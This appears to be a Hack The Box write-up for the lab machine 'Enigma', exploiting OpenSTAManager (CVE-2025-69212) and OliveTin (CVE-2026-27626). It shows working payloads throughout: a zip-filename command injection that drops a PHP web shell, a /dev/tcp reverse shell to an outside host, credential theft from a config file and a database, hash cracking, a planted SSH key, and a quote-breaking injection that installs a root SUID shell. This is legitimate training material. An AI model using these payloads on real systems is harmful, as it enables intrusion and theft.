
We can easily find the command injection vulnerable target
OpenSTAManager has an OS Command Injection in P7M File Processing
https://github.com/advisories/GHSA-25fp-8w8p-mx36
CVE-2025-69212
Let's follow Proof of Concept
Step 1 create the malicious zip

import zipfile

cmd = "cd files && echo '<?php system($_GET[\"c\"]); ?>' > SHELL.php"
malicious_filename = f'invoice.p7m";{cmd};echo ".p7m'

with zipfile.ZipFile('exploit.zip', 'w') as zf:
    zf.writestr(malicious_filename, b"DUMMY_P7M_CONTENT")
Then upload the zip file
 Then it should return the error message
Response (500 error is expected - XML parsing fails AFTER command execution):
HTTP/1.1 500 Internal Server Error
{"error":{"type":"Exception","message":"Start tag expected, '<' not found"}}
Now let's verify its working
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Enigma]
└─$ curl "http://support_001.enigma.htb/files/SHELL.php?c=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)

┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Enigma]
└─$ curl "http://support_001.enigma.htb/files/SHELL.php?c=whoami"
www-data
Let's try to lead to a reverse shell here
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Enigma]
└─$ curl -G "http://support_001.enigma.htb/files/SHELL.php" \
  --data-urlencode 'c=bash -c "bash -i >& /dev/tcp/10.10.14.26/443 0>&1"'

┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Enigma]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.26] from (UNKNOWN) [10.129.107.249] 60626
bash: cannot set terminal process group (1533): Inappropriate ioctl for device
bash: no job control in this shell
www-data@enigma:~/html/openstamanager/files$ whoami
whoami
www-data
We can try to upgrade to a stable shell
upgrade to PTY
python3 -c 'import pty;pty.spawn("bash")' or script /dev/null -c bash
^Z
stty raw -echo; fg
From the config file, we can get the database credit
www-data@enigma:~/html/openstamanager$ cat config.inc.php
<?php

/*
 * OpenSTAManager: il software gestionale open source per l'assistenza tecnica e la fatturazione
 * Copyright (C) DevCode s.r.l.
 *
 * This program is free software: you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation, either version 3 of the License, or
 * (at your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
 * GNU General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License
 * along with this program. If not, see <https://www.gnu.org/licenses/>.
 */

// Impostazioni di base per l'accesso al database
$db_host = 'localhost';
$db_username = 'brollin';
$db_password = 'Fri3nds@9099';
$db_name = 'openstamanager';
// $port = '|port|';
$db_options = [
    // 'sort_buffer_size' => '2M',
];
Now let's try to dump the database
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| openstamanager     |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)

mysql> use openstamanager
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
| zz_user_sedi                    |
| zz_users                        |
| zz_views                        |
| zz_views_lang                   |
| zz_widgets                      |
| zz_widgets_lang                 |
+---------------------------------+
221 rows in set (0.00 sec)

mysql> select * from zz_users;
+----+----------+--------------------------------------------------------------+------------------+--------------+----------+---------+---------------------+---------------------+-------------+---------------+---------+
| id | username | password                                                     | email            | idanagrafica | idgruppo | enabled | created_at          | updated_at          | reset_token | image_file_id | options |
+----+----------+--------------------------------------------------------------+------------------+--------------+----------+---------+---------------------+---------------------+-------------+---------------+---------+
|  1 | admin    | $2y$10$rTJVUNyGGKPlhw2cFdf5AeDHVMhnIChddcHx2XxVLMQS2KsuSz4Pu | admin@enigma.htb |            1 |        1 |       1 | 2026-02-18 19:26:52 | 2026-02-18 19:26:52 | NULL        |          NULL |         |
|  2 | haris    | $2y$10$WHf1T79sxjsZongUKT2jGeexTkvihBQyCZeoYXmObiNphrsZDr6eC | haris@enigma.htb |            1 |        5 |       1 | 2026-02-18 20:58:28 | 2026-05-26 11:07:03 | NULL        |          NULL |         |
+----+----------+--------------------------------------------------------------+------------------+--------------+----------+---------+---------------------+---------------------+-------------+---------------+---------+
2 rows in set (0.00 sec)
Let's try to crack the password of haris
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Enigma]
└─$ hashcat harris.hash -m 3200 /usr/share/wordlists/rockyou.txt
$2y$10$WHf1T79sxjsZongUKT2jGeexTkvihBQyCZeoYXmObiNphrsZDr6eC:bestfriends

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$10$WHf1T79sxjsZongUKT2jGeexTkvihBQyCZeoYXmObiNp...ZDr6eC
Time.Started.....: Thu Jul  2 16:58:48 2026 (19 secs)
Time.Estimated...: Thu Jul  2 16:59:07 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-72 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:       36 H/s (3.34ms) @ Accel:2 Loops:32 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 672/14344385 (0.00%)
Rejected.........: 0/672 (0.00%)
Restore.Point....: 668/14344385 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:992-1024
Candidate.Engine.: Device Generator
Candidates.#01...: starwars -> kelly
Hardware.Mon.#01.: Util: 90%

Started: Thu Jul  2 16:58:46 2026
Stopped: Thu Jul  2 16:59:08 2026
Now let's switch to him
www-data@enigma:~/html/openstamanager$ su haris
Password:
haris@enigma:/var/www/html/openstamanager$ whoami
haris
haris@enigma:/var/www/html/openstamanager$ id
uid=1000(haris) gid=1000(haris) groups=1000(haris),100(users)
Privilege Escalation
I would try to check sudo -l
haris@enigma:~$ sudo -l
[sudo] password for haris:
Sorry, user haris may not run sudo on enigma.
There is nothing useful here.
I will continue to check the net state
haris@enigma:~$ netstat -ntlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:40239           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.54:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:1337          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:59819           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:110             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:59647           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:143             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:39073           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:995             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:993             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:33429           0.0.0.0:*               LISTEN      -
tcp6       0      0 :::40387                :::*                    LISTEN      -
tcp6       0      0 ::1:25                  :::*                    LISTEN      -
tcp6       0      0 :::42523                :::*                    LISTEN      -
tcp6       0      0 :::39241                :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::110                  :::*                    LISTEN      -
tcp6       0      0 :::111                  :::*                    LISTEN      -
tcp6       0      0 :::2049                 :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::143                  :::*                    LISTEN      -
tcp6       0      0 :::995                  :::*                    LISTEN      -
tcp6       0      0 :::993                  :::*                    LISTEN      -
tcp6       0      0 :::39639                :::*                    LISTEN      -
tcp6       0      0 :::45705                :::*                    LISTEN      -
By interacting with that port, we can find it seems OliveTin
haris@enigma:~$ curl 127.0.0.1:1337
<!DOCTYPE html>

<html lang = "en">
        <head>
                <meta charset = "UTF-8" />
                <meta name = "viewport" content = "width=device-width, initial-scale=1.0" />
                <meta name = "description" content = "Give safe and simple access to predefined shell commands from a web interface." />

                <title>OliveTin</title>


                <link rel = "shortcut icon" type = "image/png" href = "/assets/OliveTinLogo-jRx-Gghe.png" />

                <link rel = "apple-touch-icon" sizes="57x57" href="/assets/OliveTinLogo-57px-B3yOXIxP.png" />
                <link rel = "apple-touch-icon" sizes="120x120" href="/assets/OliveTinLogo-120px-BZ3kS-xp.png" />
                <link rel = "apple-touch-icon" sizes="180x180" href="/assets/OliveTinLogo-180px-DBoTqUbn.png" />

                <base href = "/" />
                <script type="module" crossorigin src="/assets/index-Cr_VwSNJ.js"></script>
                <link rel="stylesheet" crossorigin href="/assets/index-BzcwB5yK.css">
        </head>
To help us check that easily, I will use ssh port forwarding it to our local machine.
haris@enigma:~$ mkdir .ssh
haris@enigma:~$ cd .ssh
haris@enigma:~/.ssh$ echo "YOUR ssh public key" > authorized_keys
haris@enigma:~/.ssh$ ls
authorized_keys
haris@enigma:~/.ssh$ chmod 400 authorized_keys

┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Enigma]
└─$ ssh -i ~/.ssh/id_rsa haris@enigma.htb -L 1337:localhost:1337
Last login: Thu Jul 2 08:17:37 2026 from 10.10.14.26
haris@enigma:~$

OliveTin 3000.10.0is the version, and there are plenty of vulnerable targets here.
OliveTin is an administration panel that exposes predefined shell commands as web operations. This makes 127.0.0.1:1337 more interesting than a typical local dashboard: if the service is running as root, any insecure operation parameters become permission boundaries.
First confirm the process owner:
haris@enigma:~$ systemctl status OliveTin --no-pager
● OliveTin.service - OliveTin
     Loaded: loaded (/etc/systemd/system/OliveTin.service; enabled; preset: enabled)
     Active: active (running) since Thu 2026-07-02 06:13:58 UTC; 2h 43min ago
   Main PID: 1520 (OliveTin)
      Tasks: 7 (limit: 4603)
     Memory: 23.2M (peak: 28.3M)
        CPU: 190ms
     CGroup: /system.slice/OliveTin.service
             └─1520 /usr/local/bin/OliveTin

Warning: some journal files were not opened due to insufficient permissions.
haris@enigma:~$ ps -eo user,pid,cmd | grep -i '[o]livet'
root        1520 /usr/local/bin/OliveTin
Continue to check the config
haris@enigma:~$ cat /etc/OliveTin/config.yaml | grep -Ei 'auth|pass'
# If you are running OliveTin in a container remember to pass through the
shell: "mysqldump -u {{ db_user }} -p'{{ db_pass }}' {{ db_name }} > /opt/backups/backup.sql"
- name: db_pass
type: password
# Security - Authentication
authRequireGuestsToLogin: false
# This form of auth is the simplest to setup - just define users and passwords
# in the config. OliveTin also supports header-based auth, OAuth2,
# and JWT authentication which are documented separately.
# How to get a hashed password:
# Docs: https://docs.olivetin.app/security/local.html#_get_a_argon2id_hashed_password
authLocalUsers:
# password: "$argon2id$v=19$m=65536,t=4,p=2$puyxA0s555TSFx7hnFLCXA$PyhLGpZtvpMMvc2DgMWkM8OJMKO55euwV5gm//1iwx4"
authRequireGuestsToLogin: false was the red flag: guest access was allowed.
CVE-2026-27626would be our target, We see that the backup operation is run via shell, and the database password is exposed as the password operation parameter:
ell: "mysqldump -u {{ db_user }} -p'{{ db_pass }}' {{ db_name }} > /opt/backups/backup.sql"
arguments:
- name: db_pass
type: password
This exploit wasn't a fluke. The local configuration granted us a root user privilege for the mysqldump operation, and the db_pass was enclosed in single quotes. OliveTin 3000.10.0 allows this password to contain shell syntax.
db_pass = x' ; id ; #
Then the MySQL command in /etc/OliveTin/config.yaml will become:
mysqldump -u {{ db_user }} -p'x' ; id ; #' {{ db_name }} > /opt/backups/backup.sql
^ close quote
^ run injected command as OliveTin's user
Therefore, before injecting db_pass, the dashboard bindingId of the Backup Database operation must first be determined:
haris@enigma:~$ curl -s http://127.0.0.1:1337/api/olivetin.api.v1.OliveTinApiService/GetDashboard \
  -H 'Content-Type: application/json' \
  --data '{}' \
  | jq '.. | objects | select(.title? == "Backup Database") | .action'
{
  "bindingId": "backup_database",
  "title": "Backup Database",
  "icon": "⛁",
  "canExec": true,
  "arguments": [
    {
      "name": "db_user",
      "title": "db_user",
      "type": "ascii_identifier",
      "defaultValue": "backup_svc",
      "choices": [],
      "description": "",
      "suggestions": {},
      "suggestionsBrowserKey": ""
    },
    {
      "name": "db_pass",
      "title": "db_pass",
      "type": "password",
      "defaultValue": "",
      "choices": [],
      "description": "",
      "suggestions": {},
      "suggestionsBrowserKey": ""
    },
    {
      "name": "db_name",
      "title": "db_name",
      "type": "ascii_identifier",
      "defaultValue": "production",
      "choices": [],
      "description": "",
      "suggestions": {},
      "suggestionsBrowserKey": ""
    }
  ],
  "popupOnStart": "execution-dialog",
  "order": 23,
  "timeout": 3,
  "datetimeRateLimitExpires": ""
}
null
Once the bindingId is known, it is used as the API actionId. The validation payload is only put into db_pass: it disables the password quotes in -p'{{db_pass}}', runs id, and then comments out the rest of the generated command:
db_pass = x' ; id ; #

mysqldump -u backup_svc -p'x' ; id ; #' production > /opt/backups/backup.sql
                            ^    ^   ^
                            |    |   comments trailing syntax
                            |    injected command
                            closes the original quote
We can inject the payload into the db_pass field of the UI control panel (as shown in the last screenshot). After saving:

Now everything is going clear, We can install a SUID version of bash and register the operation via the StartActionAndWait API:
actionId='backup_database'   # dashboard bindingId -> API actionId

cmd="install -m 4755 /bin/bash /tmp/.bs"

cat > /tmp/backdoor.json <<JSON
{
  "actionId": "$actionId",
  "arguments": [
    {"name": "db_user", "value": "backup_svc"},
    {"name": "db_pass", "value": "x' ; $cmd ; #"},
    {"name": "db_name", "value": "production"}
  ]
}
JSON

curl -s -X POST \
  -H 'Content-Type: application/json' \
  --data @/tmp/backdoor.json \
  http://127.0.0.1:1337/api/olivetin.api.v1.OliveTinApiService/StartActionAndWait
Now rooted
haris@enigma:~$ /tmp/.bs -p
.bs-5.2# whoami
root
Description
Enigma is an Easy Linux machine that chains an anonymous NFS export, mailbox credential reuse, and two application-level command injections into a full root compromise. Enumeration reveals an unauthenticated NFS share /srv/nfs/onboarding containing New_Employee_Access.pdf, which leaks the webmail credentials kevin:Enigma2024!; reading Kevin's inbox exposes a colleague who reuses the same temporary onboarding password, and Sarah's mailbox in turn discloses the internal subdomain support_001.enigma.htb with admin:Ne3s4rtars78s. That panel runs a vulnerable OpenSTAManager instance affected by CVE-2025-69212, an OS command injection in P7M file processing: a crafted archive whose entry filename breaks out of the shell context drops SHELL.php and yields code execution as www-data, which is upgraded to a reverse shell. The application's config.inc.php provides local database credentials, and dumping the zz_users table exposes a bcrypt hash for haris that cracks to bestfriends, enabling a lateral pivot to the user account. Privilege escalation targets a root-owned OliveTin 3000.10.0 service bound to 127.0.0.1:1337 with authRequireGuestsToLogin: false; via CVE-2026-27626, the single-quoted db_pass argument of the "Backup Database" mysqldump operation is abused for shell injection (x' ; ; #), and calling the StartActionAndWait API to install a SUID /bin/bash grants a root shell.